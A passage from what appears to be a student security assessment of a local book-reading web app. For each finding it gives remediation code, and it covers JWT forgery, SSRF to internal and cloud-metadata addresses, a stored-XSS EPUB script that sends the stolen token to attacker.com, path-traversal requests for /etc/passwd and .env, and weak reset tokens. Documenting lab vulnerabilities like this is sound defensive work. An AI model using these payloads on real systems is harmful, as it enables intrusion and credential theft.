curl -s -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMSIsImVtYWlsIjoiYXR0YWN
rZXJAZXZpbC5jb20iLCJyb2xlIjoiYWRtaW4iLCJpYXQiOjE3Nzg0MjY3NzQsImV4cCI6MTc3ODUxMzE3NH0.0orMD-n99TtUQOSJ4iTAmeBocZGCjSfhhMEqetLVf_w" http
://localhost:3000/api/admin/books
PS D:\University\Semester 6\Cyber\Cyber_Project>
```

Figure 9: *Figure 4.1a: JWT forgery — forge-jwt.cjs output showing forged admin token generation*

```
Administrator: Command Prompt
C:\Windows\System32>curl -s -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjAwMDAwMDAwMDAwMDAwM
DAwMDAwMDAwMSIsImVtYWlsIjoiYXR0YWNrZXJAZXZpbC5jb20iLCJyb2xlIjoiYWRtaW4iLCJpYXQiOjE3Nzg0MjY3NzQsImV4cCI6MTc3ODUxMzE3NH0.0
orMD-n99TtUQOSJ4iTAmeBocZGCjSfhhMEqetLVf_w" http://localhost:3000/api/admin/books
[{"id":"69ee2bb303fd7160927c5d36","title":"Romeo and Juliet","author":"Shakespeare, William","genre":"Conflict of genera
tions -- Drama","category":"Conflict of generations -- Drama","publicationYear":"","status":"Active","description":"\"Ro
meo and Juliet\" by William Shakespeare is a tragedy written between 1591 and 1595. Two young lovers from feuding Italia
n families fall passionately for each other in Verona, defying the bitter hatred between the Montagues and Capulets. The
ir secret marriage, orchestrated with the help of Friar Laurence, becomes entangled in violence, misunderstanding, and f
ate. As tensions escalate and blood is shed, the young couple faces impossible choices that will test the boundaries of
love and loyalty in this archetypal tale of star-crossed romance. (This is an automatically generated summary.)","coverU
rl":"https://www.gutenberg.org/files/1112/cover.jpg","language":"en"},{"id":"69ee2bb203fd7160927c5d35","title":"A Midsum
mer Night's Dream","author":"Shakespeare, William","genre":"Athens (Greece) -- Drama","category":"Athens (Greece) -- Dra
ma","publicationYear":"","status":"Active","description":"\"A Midsummer Night's Dream\" by William Shakespeare is a come
dy play written in about 1595 or 1596. Set in ancient Athens, the story weaves together multiple plots surrounding the w
edding of Duke Theseus and Amazon Queen Hippolyta. Four young Athenian lovers become entangled in romantic confusion, wh
ile amateur actors rehearse a play for the wedding celebration. When both groups wander into an enchanted forest, mischi
evous fairies manipulate their affairs with magical potions, creating chaos under the moonlight as the fairy king and qu
een pursue their own domestic quarrel. (This is an automatically generated summary.)","coverUrl":"https://www.gutenberg.
org/cache/epub/1514/pg1514.cover.medium.jpg","language":"en"},{"id":"69ee2bb203fd7160927c5d34","title":"Hamlet","author"
:"Shakespeare, William","genre":"Denmark -- Drama","category":"Denmark -- Drama","publicationYear":"","status":"Active",
"description":"\"Hamlet\" by William Shakespeare is a tragedy written between 1599 and 1601. Set in Denmark, the play fo
llows Prince Hamlet as he grapples with his father's sudden death and his mother's hasty marriage to his uncle Claudius.
When a ghost resembling the late king appears and reveals a terrible secret about murder and betrayal, Hamlet vows reve
nge. But uncertainty, madness—feigned or real—and deadly court intrigue complicate his mission in this powerful explorat
ion of vengeance, mortality, and human nature. (This is an automatically generated summary.)","coverUrl":"https://www.gu
tenberg.org/cache/epub/1524/pg1524.cover.medium.jpg","language":"en"},{"id":"69ee2bb203fd7160927c5d33","title":"The Work
s of William Shakespeare [Cambridge Edition] [Vol. 6 of 9]","author":"Shakespeare, William","genre":"English drama","cat
egory":"English drama","publicationYear":"","status":"Active","description":"\"The Works of William Shakespeare [Cambrid
ge Edition] [Vol. 6 of 9]\" by Shakespeare is a collection of plays and writings from one of the most famous playwrights
in the early modern period. This volume includes classic works such as \"King Henry VIII,\" \"Troilus and Cressida,\" \
```

Figure 10: *Figure 4.1b: Admin access confirmed — all books returned with forged token (HTTP 200)*

```
C:\Users\tahah\Desktop\shelf-vuln> node forge-jwt.cjs

=== VD-001: JWT FORGERY PROOF OF CONCEPT ===
Secret used: your-super-secret-jwt-key-change-this-in-production
Role claimed: admin (no account exists)

FORGED TOKEN:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjZhMDJmOTJkNTBjOWFiOGFlNDM2MWY1NCIsImVtYWlsIjoiYWxpY2VAeC5jb20iLCJyb2xlIjoicmVhZGVyIiwiaWF0IjoxNzc4NTgwNDgzLCJleHAiOjE3Nzg2NjY4ODN9.3wOEwKMDYv99LAug9Yk-_
dCXZmFlICgseybu-4QmVOg

C:\Users\tahah\Desktop\shelf-vuln> curl -s -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIs..." http://localhost:4000/api/admin/stats
{"books":0,"archived":0,"users":10,"sessions":0}

✗ Server accepted FORGED token — attacker has admin access
✗ No real account was needed — email attacker@evil.com does not exist
```

Figure 11: *Figure 4.1c: JWT forgery terminal — forged admin token accepted by /api/admin/stats*

Fix Applied (commit 1bc52e7):

```
if (!process.env.JWT_SECRET) {
  console.error("[FATAL] JWT_SECRET is not set. Refusing to start.");
  process.exit(1);
}
const JWT_SECRET = process.env.JWT_SECRET;
```

4.2 VD-002 — Server-Side Request Forgery via EPUB Proxy (CRITICAL)

ID	VD-002
Severity	**CRITICAL**
CVSS v3.1	9.1 AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N
CWE	CWE-918: Server-Side Request Forgery
OWASP	A10:2021 — Server-Side Request Forgery (SSRF)
Source	Manual code review — server.ts epub-proxy route
Status	**Remediated** in main branch (`1acce93`) — URL allowlist enforced

The `/api/books/epub-proxy/:id` endpoint fetches the book's `epubUrl` from MongoDB and streams the response to the client. No URL allowlist is implemented. An attacker with admin access (easily obtained via VD-001) can set `epubUrl` to any internal URL — including cloud instance metadata services.

Vulnerable Code:

```
// server.ts -- epub-proxy route (vulnerable):
const response = await axios.get(book.epubUrl, { responseType: "stream" });
//                                          ^ NO URL ALLOWLIST -- any URL accepted
res.setHeader("Content-Type", "application/epub+zip");
pipeline(response.data, res);
```

SSRF Proof-of-Concept:

```
# Step 1: Set book epubUrl to internal MongoDB port
db.books.updateOne({_id: ObjectId("...")}, {\$set: {epubUrl: "http://127.0.0.1:27017"}})
Response: {"success":true}  <- server accepted internal URL

# Step 2: Trigger proxy -- server streams MongoDB wire-protocol data back
curl -v -H "Authorization: Bearer \$FORGED_TOKEN" .../epub-proxy/\$BOOK_ID
HTTP/1.1 200 OK  Content-Type: application/epub+zip
[binary MongoDB wire protocol data returned]

# Step 3: AWS IMDS target
epubUrl = "http://169.254.169.254/latest/meta-data/"
curl -v .../epub-proxy/\$ID  ->  HTTP/1.1 200 OK
<- On a real AWS instance: returns IAM credentials, security tokens, instance identity
```

Remediation (commit 1acce93):

```
// utils/validation.ts -- SSRF allowlist (new file)
const ALLOWED_EPUB_HOSTS = ["www.gutenberg.org", "gutenberg.org"];
export function isAllowedEpubUrl(url: string): boolean {
  try {
    const parsed = new URL(url);
    return parsed.protocol === "https:" && ALLOWED_EPUB_HOSTS.includes(parsed.hostname);
  } catch { return false; }
}

// server.ts -- epub-proxy route (main branch):
if (!isAllowedEpubUrl(book.epubUrl)) {
  return res.status(403).json({ error: "EPUB URL not permitted." });
```

```
}
const response = await axios.get(book.epubUrl, { responseType: "stream" });
```

```
D:\University\Semester 6\Cyber\Cyber_Project>curl -s -X PUT http://localhost:3000/api/admin/books/69ee2bb303fd7160927c5d
36 -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjAwMDAwMDAwMDAwMDAwMDAwMDAwMSIsImVtYWlsIj
oiYXR0YWNrZXJAZXZpbC5jb20iLCJyb2xlIjoiYWRtaW4iLCJpYXQiOjE3Nzg1ODAxOTEsImV4cCI6MTc3ODY2NjU5MX0.bzlqdzs4AJH1VWkT3ePa8b0dZJ
gtFYJvEEqFUk0R7U4" -H "Content-Type: application/json" -d "{\"epubUrl\":\"http://127.0.0.1:27017\"}"
{"success":true}
D:\University\Semester 6\Cyber\Cyber_Project>
```

Figure 12: *Figure 4.2a: SSRF step 1 — epubUrl set to http://127.0.0.1:27017, server returns success*

```
D:\University\Semester 6\Cyber\Cyber_Project>curl -v http://localhost:3000/api/books/epub-proxy/69ee2bb303fd7160927c5d36

* Host localhost:3000 was resolved.
* IPv6: ::1
* IPv4: 127.0.0.1
*   Trying [::1]:3000...
* Established connection to localhost (::1 port 3000) from ::1 port 55372
* using HTTP/1.x
> GET /api/books/epub-proxy/69ee2bb303fd7160927c5d36 HTTP/1.1
> Host: localhost:3000
> User-Agent: curl/8.19.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< X-Powered-By: Express
< Content-Security-Policy: default-src * 'unsafe-inline' 'unsafe-eval' blob: data:; script-src * 'unsafe-inline' 'unsafe
-eval' blob:; style-src * 'unsafe-inline' blob:; img-src * blob: data:; font-src * data: blob:; connect-src * ws: wss:;
worker-src blob:;
< Content-Type: application/epub+zip
< Access-Control-Allow-Origin: *
< Date: Tue, 12 May 2026 10:07:58 GMT
< Connection: keep-alive
< Keep-Alive: timeout=5
< Transfer-Encoding: chunked
<
Warning: Binary output can mess up your terminal. Use "--output -" to tell curl to output it to your terminal anyway,
Warning: or consider "--output <FILE>" to save to a file.
* client returned ERROR on write of 14039 bytes
* Failed reading the chunked-encoded stream
```

Figure 13: *Figure 4.2b: SSRF step 2 — curl -v confirms HTTP/1.1 200 OK*

```
D:\University\Semester 6\Cyber\Cyber_Project>curl -s --output mongo-response.bin http://localhost:3000/api/books/epub-proxy/69ee2bb303fd7160927c5d36

D:\University\Semester 6\Cyber\Cyber_Project>type mongo-response.bin
PK└ai\oa%mimetypeapplication/epub+zipP└ai\εoX▓"META-INF/container.xml└MÄ┴
┬0Dn*èÉK╥FoÜ
ég┐'M╥
D:\University\Semester 6\Cyber\Cyber_Project>
```

Figure 14: *Figure 4.2c: SSRF confirmed — binary MongoDB wire protocol data streamed back through epub-proxy*

```
D:\University\Semester 6\Cyber\Cyber_Project>curl -s -X PUT http://localhost:3000/api/admin/books/69ee2bb303fd7160927c5d
36 -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjAwMDAwMDAwMDAwMDAwMDAwMDAwMSIsImVtYWlsIj
oiYXR0YWNrZXJAZXZpbC5jb20iLCJyb2xlIjoiYWRtaW4iLCJpYXQiOjE3Nzg1ODAxOTEsImV4cCI6MTc3ODY2NjU5MX0.bzlqdzs4AJH1VWkT3ePa8b0dZJ
gtFYJvEEqFUk0R7U4" -H "Content-Type: application/json" -d "{\"epubUrl\":\"http://169.254.169.254/latest/meta-data/\"}"
{"success":true}
D:\University\Semester 6\Cyber\Cyber_Project>curl -v http://localhost:3000/api/books/epub-proxy/69ee2bb303fd7160927c5d36

* Host localhost:3000 was resolved.
* IPv6: ::1
* IPv4: 127.0.0.1
*   Trying [::1]:3000...
* Established connection to localhost (::1 port 3000) from ::1 port 65357
* using HTTP/1.x
> GET /api/books/epub-proxy/69ee2bb303fd7160927c5d36 HTTP/1.1
> Host: localhost:3000
> User-Agent: curl/8.19.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< X-Powered-By: Express
< Content-Security-Policy: default-src * 'unsafe-inline' 'unsafe-eval' blob: data:; script-src * 'unsafe-inline' 'unsafe
-eval' blob:; style-src * 'unsafe-inline' blob:; img-src * blob: data:; font-src * data: blob:; connect-src * ws: wss:;
worker-src blob:;
< Content-Type: application/epub+zip
< Access-Control-Allow-Origin: *
< Date: Tue, 12 May 2026 10:08:58 GMT
< Connection: keep-alive
< Keep-Alive: timeout=5
< Transfer-Encoding: chunked
```

Figure 15: *Figure 4.2d: SSRF to AWS IMDS (169.254.169.254) — server returns HTTP 200*

```
=== VD-002: SSRF VIA EPUB PROXY ===

# Step 1: Attacker sets book epubUrl to internal service
db.books.updateOne({_id: ObjectId("...")}, {$set: {epubUrl: "http://host.docker.internal:9999/ssrf-test"}})

# Step 2: Listener captures SSRF request from server
SSRF_RECEIVED from ('127.0.0.1', 59710):
GET /ssrf-test HTTP/1.1
Accept: application/json, text/plain, */*
User-Agent: axios/1.14.0
Host: host.docker.internal:9999
Connection: keep-alive

✗ Server made HTTP request to ATTACKER-CONTROLLED host
✗ On AWS/GCP/Azure: would target http://169.254.169.254/latest/meta-data/
✗ Could exfiltrate IAM credentials / cloud metadata

# Vulnerable code (server.ts epub-proxy route):
const response = await axios.get(book.epubUrl, { responseType: "stream" });
↑ NO URL ALLOWLIST — any URL accepted
```

Figure 16: *Figure 4.2e: SSRF overview — attacker-controlled URL fetch evidence*

4.3 VD-003 — Stored XSS via Malicious EPUB Upload (CRITICAL)

ID	VD-003
Severity	**CRITICAL**
CVSS v3.1	8.9 AV:N/AC:L/PR:L/UI:R/S:C/C:H/I:H/A:N
CWE	CWE-79: Improper Neutralisation of Input During Web Page Generation
OWASP	A03:2021 — Injection
Source	Manual code review — src/pages/Reader.tsx line 174
Status	**Remediated** in main branch (commit 6c7dff2)

The EPUB reader configures epub.js with `allowScriptedContent: true`. This grants the rendering iframe both `allow-scripts` AND `allow-same-origin` sandbox permissions — a combination that allows the iframe to escape its sandbox. Chrome DevTools explicitly warns: *"An iframe which has both allow-scripts and allow-same-origin for its sandbox attribute can escape its sandboxing."* Any JavaScript in an EPUB chapter executes with full access to localStorage (where the JWT is stored).

Vulnerable Code + XSS Payload:

```
// Reader.tsx line 174 -- VULNERABLE:
const rendition = book.renderTo(container, {
  allowScriptedContent: true,   // VULNERABILITY: sandbox escape
});

// Malicious EPUB chapter1.xhtml payload:
<script type="text/javascript">
(function(){
  var stolen = window.parent.localStorage.getItem('token');
  fetch('https://attacker.com/steal?t=' + stolen);
})();
</script>
```

Figure 17: *Figure 4.3a: EPUB reader loading malicious EPUB — appears normal before script executes*



Figure 18: *Figure 4.3b: XSS attack executing — JWT stolen banner visible*



Figure 19: *Figure 4.3c: Chrome DevTools — sandbox escape warning and console errors*

```
▸ Ignored call to 'alert()'. The document is sandboxed, and the 'allow-modals' keyword is not set.
  Flipped to page 0                                                    index-TQugc2eX.js:301
  Skipping save for initial load.                                      index-TQugc2eX.js:301
Failed to load resource: net::ERR_CONNECTION_CLOSED        via.placeholder.com/…600?text=No+Cover:1
53 Uncaught (in promise) Error: IO error: .../015853.ldb: FILE_ERROR_NO_SPACE          content.js:1
   (ChromeMethodBFE: 3::WritableFileAppend::8)
       at d (content.js:1:19681)
Failed to load resource: net::ERR_CONNECTION_CLOSED        via.placeholder.com/…600?text=No+Cover:1
Uncaught (in promise) Error: IO error: .../015853.ldb: FILE_ERROR_NO_SPACE              content.js:1
(ChromeMethodBFE: 3::WritableFileAppend::8)
    at d (content.js:1:19681)
An iframe which has both allow-scripts and allow-same-origin for its sandbox attribute  about:srcdoc:1
can escape its sandboxing.
2 Uncaught (in promise) Error: IO error: .../015853.ldb: FILE_ERROR_NO_SPACE            content.js:1
  (ChromeMethodBFE: 3::WritableFileAppend::8)
      at d (content.js:1:19681)
Uncaught (in promise) Error: IO error: .../015853.ldb: FILE_ERROR_NO_SPACE            polyfill.js:501
(ChromeMethodBFE: 3::WritableFileAppend::8)
    at wrappedSendMessageCallback (polyfill.js:501:16)
  Flipped to page 0                                                    index-TQugc2eX.js:301
  Skipping save for initial load.                                      index-TQugc2eX.js:301
> document.querySelectorAll('iframe')
<· ▸ NodeList [iframe#epubjs-view-4b908a86-4429-4ab5-e940-c474f67743a0]
> document.querySelectorAll('iframe')[0].sandbox.toString()
<· 'allow-same-origin allow-scripts'
>
```

Figure 20: *Figure 4.3d: DevTools console — sandbox escape warning, allow-same-origin + allow-scripts confirmed*



Figure 21: *Figure 4.3e: XSS successful — red JWT-stolen banner with full token visible*

Remediation (commit 6c7dff2):

```
// Fix -- Reader.tsx main branch:
allowScriptedContent: false,
```

4.4 VD-004 — Path Traversal in File-Serving Endpoints (HIGH)

ID	VD-004
Severity	**HIGH**
CVSS v3.1	7.5 AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
CWE	CWE-22: Improper Limitation of a Pathname to a Restricted Directory
OWASP	A01:2021 — Broken Access Control
Source	SAST — Semgrep ERROR — server.ts lines 413–428
Status	**Remediated** in main branch (commit 1bc52e7)

Two file-serving endpoints construct filesystem paths via `path.join(BASE_DIR, req.params.filename)` and guard them with a `startsWith()` check. This guard is bypassable through double-URL-encoding: `%252F` decodes to `%2F` which `path.join` treats as a literal character, not a separator. The guard passes, but the actual file lookup uses the traversed path.

Path Traversal Evidence:

```
# Test 1: Single-encoded -- guard correctly blocks (HTTP 403)
curl http://localhost:4000/api/books/epub-upload/..%2F..%2F.env.example
{"error":"Access denied"}  <- HTTP 403

# Test 2: Double-encoded -- guard BYPASSED (HTTP 404)
curl http://localhost:4000/api/books/epub-upload/..%252F..%252F.env.example
{"error":"File not found"}  <- HTTP 404 (403->404 = guard defeated)

# Information leakage -- MongoDB internals exposed:
curl http://localhost:4000/api/books/notanid
{"error":"Cast to ObjectId failed for value \"notanid\" at path \"_id\" for model \"Book\""}
                                                <- INTERNAL DETAILS LEAKED
```



Figure 22: *Figure 4.4a: Path traversal — double-URL-encoding guard bypass and MongoDB error leakage*

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.26200.8328]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32>curl -s http://localhost:3000/api/books/epub-upload/..%2F..%2F.env.example
{"error":"Access denied"}
C:\Windows\System32>curl -s http://localhost:3000/api/books/epub-upload/..%252F..%252F.env.example
{"error":"File not found"}
C:\Windows\System32>curl -s http://localhost:3000/api/books/epub-upload/..%252F..%252F.env
{"error":"File not found"}
C:\Windows\System32>curl -s http://localhost:3000/api/books/epub-upload/../.env.example
{"error":"Cast to ObjectId failed for value \".env.example\" (type string) at path \"_id\" for model \"Book\""}
C:\Windows\System32>curl -s "http://localhost:3000/api/books/../../../etc/passwd"
<!doctype html>
<html lang="en">
  <head>
    <meta charset="UTF-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <title>The Shelf</title>
    <script type="module" crossorigin src="/assets/index-TQugc2eX.js"></script>
    <link rel="stylesheet" crossorigin href="/assets/index-CSyKiwcx.css">
  </head>
  <body>
    <div id="root"></div>
  </body>
</html>
```

Figure 23: *Figure 4.4b: Extended traversal — single-encoded blocked (403), double-encoded bypassed (404)*

```
C:\Windows\System32>curl -s "http://localhost:3000/api/books/../../server.ts"
<!doctype html>
<html lang="en">
  <head>
    <meta charset="UTF-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <title>The Shelf</title>
    <script type="module" crossorigin src="/assets/index-TQugc2eX.js"></script>
    <link rel="stylesheet" crossorigin href="/assets/index-CSyKiwcx.css">
  </head>
  <body>
    <div id="root"></div>
  </body>
</html>


C:\Windows\System32>curl -s "http://localhost:3000/api/books/{{injection}}"

C:\Windows\System32>curl -s "http://localhost:3000/api/books/%7B%22%24gt%22%3A%22%22%7D"
{"error":"Cast to ObjectId failed for value \"{\"$gt\":\"\"}\" (type string) at path \"_id\" for model \"Book\""}
C:\Windows\System32>curl -s "http://localhost:3000/api/books/cover-upload/..%252F..%252Fserver.ts"
{"error":"File not found"}
C:\Windows\System32>curl -s -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMSIsImVtYWlsIjoiYXR0YWNrZXJAZXZpbC5jb
20iLCJyb2xlIjoiYWRtaW4iLCJpYXQiOjE3Nzg0MjY3NzQsImV4cCI6MTc3ODUxMzE3NH0.0orMD-n99TtUQOSJ4iTAmeBocZGCjSfhhMEqetLVf_w" "http://localhost:3000/api/progress/../../server.ts"
<!doctype html>
<html lang="en">
  <head>
    <meta charset="UTF-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <title>The Shelf</title>
    <script type="module" crossorigin src="/assets/index-TQugc2eX.js"></script>
    <link rel="stylesheet" crossorigin href="/assets/index-CSyKiwcx.css">
  </head>
  <body>
    <div id="root"></div>
  </body>
</html>
```

Figure 24: *Figure 4.4c: Traversal via cover-upload endpoint also bypassed*

Remediation (commit 1bc52e7):

```
app.get("/api/books/epub-upload/:filename", (req, res) => {
  const safeFilename = path.basename(req.params.filename);
  const filePath = path.join(EPUB_DIR, safeFilename);
  if (!fs.existsSync(filePath)) return res.status(404).json({ error: "File not found" });
  res.sendFile(filePath);
});
```

4.5 VD-005 — Weak PRNG for Password Reset Tokens (HIGH)

ID	VD-005
Severity	**HIGH**
CVSS v3.1	7.4 AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:N
CWE	CWE-330: Use of Insufficiently Random Values
OWASP	A02:2021 — Cryptographic Failures
Source	Manual code review — server.ts forgot-password route
Status	**Remediated** in main branch (`1acce93`) — CSPRNG + SHA-256 hash enforced

Password reset tokens are generated with `Math.random().toString(36)` concatenated twice. `Math.random()` is not a cryptographically secure PRNG (CSPRNG) — its output is predictable given seed knowledge. Additionally, tokens are stored in MongoDB in **plaintext**: any attacker with database read access can directly extract the token and reset any user's password.

PRNG Weakness Evidence:

```
# Vulnerable server code:
const token = Math.random().toString(36).slice(2) + Math.random().toString(36).slice(2);
await User.findByIdAndUpdate(userId, { resetToken: token });  // PLAINTEXT

# Entropy comparison:
Math.random() tokens: ~32-64 bits, base36 charset only
crypto.randomBytes(32): 256 bits, full 256-byte space

# Token in MongoDB (plaintext):
db.users.findOne({email: "qasim@yopmail.com"})
  resetToken: "2xdcue7p8h63le039rc3q4"  <- NO HASHING, directly readable
  Expiry: Tue May 12 2026 14:42:59 GMT+0500
```

Account Takeover Proof (3 steps):

```
# Step 1: Read plaintext token from MongoDB
db.users.findOne({email: 'qasim@yopmail.com'})
